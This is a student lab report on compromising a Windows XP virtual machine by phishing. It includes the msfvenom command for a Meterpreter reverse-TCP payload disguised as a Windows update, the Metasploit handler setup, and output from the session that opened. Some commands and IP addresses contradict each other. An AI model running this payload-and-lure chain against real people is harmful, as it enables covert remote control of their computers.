

Phishing at report on Microsoft XP

Prepared by

Kawsar Uddin Ahmed Chowdhury

Institution: International Islamic University Chittagong , Chittagong , Bangladesh

Subject : Computer Science and Engineering

Linkedin: <https://www.linkedin.com/in/kawsar-uddin-09a413136/>

Table of Contents

Overview :	1
Summary Result:	1
Attack Narratives :	1
Creating payload:	1
Starting attack:	2
Conclusion:	6
Document Control:	6

Overview :

Descriptions of exploiting Microsoft XP using phishing attack. This project is done as class work. Here I will show how to enter into Microsoft XP using the phishing method.

Summary Result:


Social engineering on the system. Sending a malicious link to the user. The link page will imposter as a windows patch update page. When the user will download it and click on the .exe file the Metasploit of the attacker will start creating a meterpreter shell and perform a reverse connection

Attack Narratives :

Creating payload:

*We will use here **msfvenom** command to create the payload. We will use “windows/meterpreter/reverse_tcp” for creating the payload.*

Command : `msfvenom -p windows/meterpreter/reverse_tcp -a x86 LHOST=10.0.2.41 LPORT=4444 -f exe -o update.exe`



```
(root@kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp -a x86 LHOST=10.0.2.15 LPORT=4444 -f exe -o update.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: update.exe
```

Now open the apache2 server

Command: `service apache2 start`

Phishing attack on Microsoft XP

```
msf6 > search exploit/multi/handler

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/linux/local/apt_package_manager_persistence 1999-03-09      excellent No      APT Package Manager Persistence
1  auxiliary/scanner/http/apache_mod_cgi_bash_env       2014-09-24      normal  Yes     Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
2  exploit/linux/local/bash_profile_persistence         1989-06-08      normal  No      Bash Profile Persistence
3  exploit/linux/local/desktop_privilege_escalation     2014-08-07      excellent Yes     Desktop Linux Password Stealer and Privilege Escalation
4  exploit/multi/handler                               manual          No      Generic Payload Handler
5  exploit/windows/mssql/mssql_linkcrawler             2000-01-01      great   No      Microsoft SQL Server Database Link Crawling Command Execution
6  exploit/windows/browser/persits_xupload_traversal    2009-09-29      excellent No      Persits XUpload ActiveX MakeHttpRequest Directory Traversal
7  exploit/linux/local/yum_package_manager_persistence 2003-12-17      excellent No      Yum Package Manager Persistence

Interact with a module by name or index. For example info 7, use 7 or use exploit/linux/local/yum_package_manager_persistence
```

Now use number 4:

Command: use 4

```
msf6 > use 4
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

Name  Current Setting  Required  Description
-  -  -  -
LHOST  10.0.2.41        yes       The listen address (an interface may be specified)
LPORT  4444             yes       The listen port

Payload options (generic/shell_reverse_tcp):

Name  Current Setting  Required  Description
-  -  -  -
LHOST  10.0.2.41        yes       The listen address (an interface may be specified)
LPORT  4444             yes       The listen port

Exploit target:

Id  Name
--  --
0   Wildcard Target

msf6 exploit(multi/handler) > set LHOST 10.0.2.41
LHOST => 10.0.2.41
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.0.2.41:4444
```

Set the **LHOST**, **LPORT**, and the **payload**. The **payload**, **LHOST**, and **LPORT** will be the same as the **msfvenom** we used.

Command : set LHOST 10.0.2.41

Command: set LHOST 4444


Command: set payload windows/meterpreter/reverse_tcp

After finishing the setting now type the **exploit** command and press enter. A Meterpreter shell will be created when the victim will click on the program you send.

Now let's go to the victim machine

Phishing attack on Microsoft XP


After getting the email victim clicks the link and enters the website



*The victim downloaded the payload by clicking on the “**Windows update**” button.*

After download load, he clicked on the file and the attacker got the connection

Phishing attack on Microsoft XP



The attacker machine picture:

```
[*] exploit: Interrupted
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.41:4444
^C[*] Exploit failed [User-Interrupt]: Interrupt
[*] exploit: Interrupted
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.41:4444
[*] Sending stage (175686 bytes) to 10.0.2.15
[*] Meterpreter session 27 opened (10.0.2.41:4444 -> 10.0.2.15:1290) at 2022-07-25 16:57:39 +0600

meterpreter > sysinfo
Computer      : WINXP1E-259164
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : en-US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > ps | findstr explorer
Filtering on 'explorer'

Process List
-----
PID  PPID  Name           Arch  Session  User              Path
---  ---  ---
1524 1456  explorer.exe   x86   0         WINXP1E-259164\Admin C:\WINDOWS\Explorer.EXE

meterpreter >
```

Phishing attack on Microsoft XP

Conclusion:

The specific goal of this attack was to take access to the WindowsXP machine. The goal is successful.

Document Control:

<i>Phishing at report on Microsoft XP</i>			
<i>Version Number</i>	<i>Date Issued</i>	<i>Author</i>	<i>Update Information</i>
<i>M.XP 1.0</i>	<i>25/07/2022</i>	<i>Kawsar Uddin Ahmed Chowdhury</i>	<i>2003 XP version</i>